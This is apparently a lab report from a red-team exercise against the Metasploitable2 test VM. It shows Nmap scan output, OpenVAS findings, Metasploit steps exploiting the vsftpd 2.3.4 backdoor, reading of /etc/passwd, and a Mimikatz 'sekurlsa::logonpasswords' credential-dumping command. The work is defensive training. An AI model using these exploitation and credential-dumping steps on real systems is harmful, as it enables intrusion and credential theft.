Report: Red Teaming Task

Objective

The objective of this report is to document a structured Red Team simulation against a controlled lab environment (Metasploitable2) to assess and demonstrate the attack lifecycle. This includes reconnaissance, vulnerability scanning, exploitation, privilege escalation, post-exploitation, persistence, and reporting. The exercise aims to simulate real-world adversary techniques using industry-standard tools such as Nmap, OpenVAS, Metasploit, Mimikatz, and Netcat, following the MITRE ATT&CK framework. By systematically testing and exploiting vulnerabilities, the report highlights security weaknesses, validates exploitability, and provides actionable recommendations for remediation. This controlled engagement adheres to established Red Team Rules of Engagement and emphasizes safe, ethical security testing practices.

Summary of Tools Used

- Nmap – Network scanning tool used to discover live hosts, open ports, and services running on Metasploitable2. Helped in identifying potential attack vectors.
- Metasploit Framework – Penetration testing framework used to search, configure, and launch exploits against identified vulnerabilities (e.g., exploit/multi/samba/usermap_script).
- msfconsole – The interactive command-line interface for Metasploit, used for searching modules, setting payloads, and executing attacks.
- Linux Commands (whoami, id, cat, nano) – Used post-exploitation to verify access, explore system files, and attempt privilege escalation.

1. Network Scanning (Nmap)

Objective: Identify live hosts, open ports, and services on Metasploitable2 VM.
Commands Run:
nmap -sV 192.168.1.47

nmap -sC -sV 192.168.1.47

nmap -sS 192.168.1.47

nmap -A 192.168.1.47

Fig 1.1 Nmap -sC -sV





Fig 1.2

-sC : Runs Nmap's default NSE (Nmap Scripting Engine) scripts.

- These are safe and commonly useful scripts, like http-title, ssh-hostkey, ssl-cert, ftp-anon, etc.
- Good for quickly identifying vulnerabilities and extra info without being too intrusive.

-sV : Service/version detection.

- Tries to identify the exact software and version running on each open port (e.g., Apache httpd 2.4.41, OpenSSH 8.2).
- Helps determine what's behind the port for further enumeration or exploitation.



```
┌──(ajay㉿kali)-[~]
└─$ nmap 192.168.1.47 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 13:04 IST
Nmap scan report for 192.168.1.47
Host is up (0.0058s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.58
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2025-08-12T07:35:26+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      39718/tcp   mountd
|   100005  1,2,3      43973/udp   mountd
|   100021  1,3,4      49507/udp   nlockmgr
|   100021  1,3,4      50708/tcp   nlockmgr
|   100024  1          43819/udp   status
|_  100024  1          46578/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
```

Fig 1.3 Nmap -A

Aggressive scan (-A) provided OS, traceroute, and more details but was noisier.




Fig 1.5 Nmap -sS

Stealth scan (-sS) was faster and stealthier.

Differences of -sS and -A

1. Stealth Scan (-sS)

- Purpose: Quick and less detectable scan.
- Findings:
    - Identified 23 open TCP ports (FTP, SSH, Telnet, SMTP, DNS, HTTP, SMB, MySQL, PostgreSQL, VNC, IRC, etc.).

- Only basic service names were shown (e.g., ftp, ssh, http, mysql).
- No version details, OS info, or service banners.
- Good for initial mapping of attack surface.

2. Aggressive Scan (-A)

- Purpose: Detailed enumeration using version detection, scripts, and OS detection.
- Findings:
  - All ports from stealth scan confirmed as open.
  - Service versions identified (e.g., vsftpd 2.3.4, OpenSSH 4.7p1 Debian 8ubuntu1, Apache 2.2.8, MySQL 5.0.51a, Postfix smtp).
  - Extra details:
    - FTP allows anonymous login.
    - Telnet banner discloses OS (Linux metasploitable).
    - SMTP reveals hostname and supported commands.
  - OS detection: Linux (Metasploitable2).
  - NSE scripts revealed configuration and potential misconfigurations.

2. Vulnerability Scanning (OpenVAS)

- Objective: Identify vulnerabilities on Metasploitable2 using OpenVAS
- Steps:
  - Configured target 192.168.1.47
  - Run “Full and Fast” scan




Fig 2.1 OpenVAS

2 Results per Host

2.1 192.168.1.59

Host scan start Wed Jul 30 12:39:49 2025 UTC
Host scan end

Service (Port)	Threat Level
6697/tcp	High
512/tcp	High
514/tcp	High
513/tcp	High
25/tcp	Medium
22/tcp	Medium
80/tcp	Medium
21/tcp	Medium
2121/tcp	Medium
5900/tcp	Medium
5432/tcp	Medium
23/tcp	Medium
25/tcp	Low
22/tcp	Low
general/tcp	Low
5432/tcp	Low

Fig 2.2 Scan Report Exported

3. Exploitation Practice Report

Objective:

To perform exploitation on vulnerable services of Metasploitable2 using Metasploit and attempt a basic privilege escalation.

Tool Used: Metasploit Framework – For exploiting known vulnerabilities.
msfconsole – Interactive CLI for Metasploit operations.
Linux command-line utilities – For post-exploitation and privilege escalation checks.

Steps Performed:

1. Launched Metasploit : *msfconsole*
2. Selected vsftpd exploit:
    a. use exploit/unix/ftp/vsftpd_234_backdoor
    b. set RHOST 192.168.1.47
    c. set PAYLOAD cmd/unix/interact
    d. run
3. Gained remote shell access to the target system.

Privilege Escalation Attempt

1. Checked current user : whoami
2. Verified system info and writable files
    a. Cat /etc/passwd
    b. Ls -l /etc/passwd
3. Found /etc/passwd not writable, so direct privilege escalation via password file modification was not possible.




Fig 3.1 Exploitation

4. Post-Exploitation and Persistance

a. Credential Dumping (MimiKatz)

Objective: Simulate credential harvesting after compromise.

Steps:

- On Windows VM, downloaded Mimikatz.
- Opened Command Prompt as Administrator.
- Executed:
  - mimikatz.exe "sekurlsa::logonpasswords" exit
- Extracted test account credentials from memory.




Fig 4.1

b. Persistence Simulation (Windows Scheduled Task)

Objective: Maintain access after compromise.

Steps:

- Created a harmless script to simulate malicious persistence:




Fig 4.2 Script

- Scheduled it to run every 5 minutes:




Fig 4.3 Trigger in Every 5 min

- Verified the file was updated every 5 minutes.

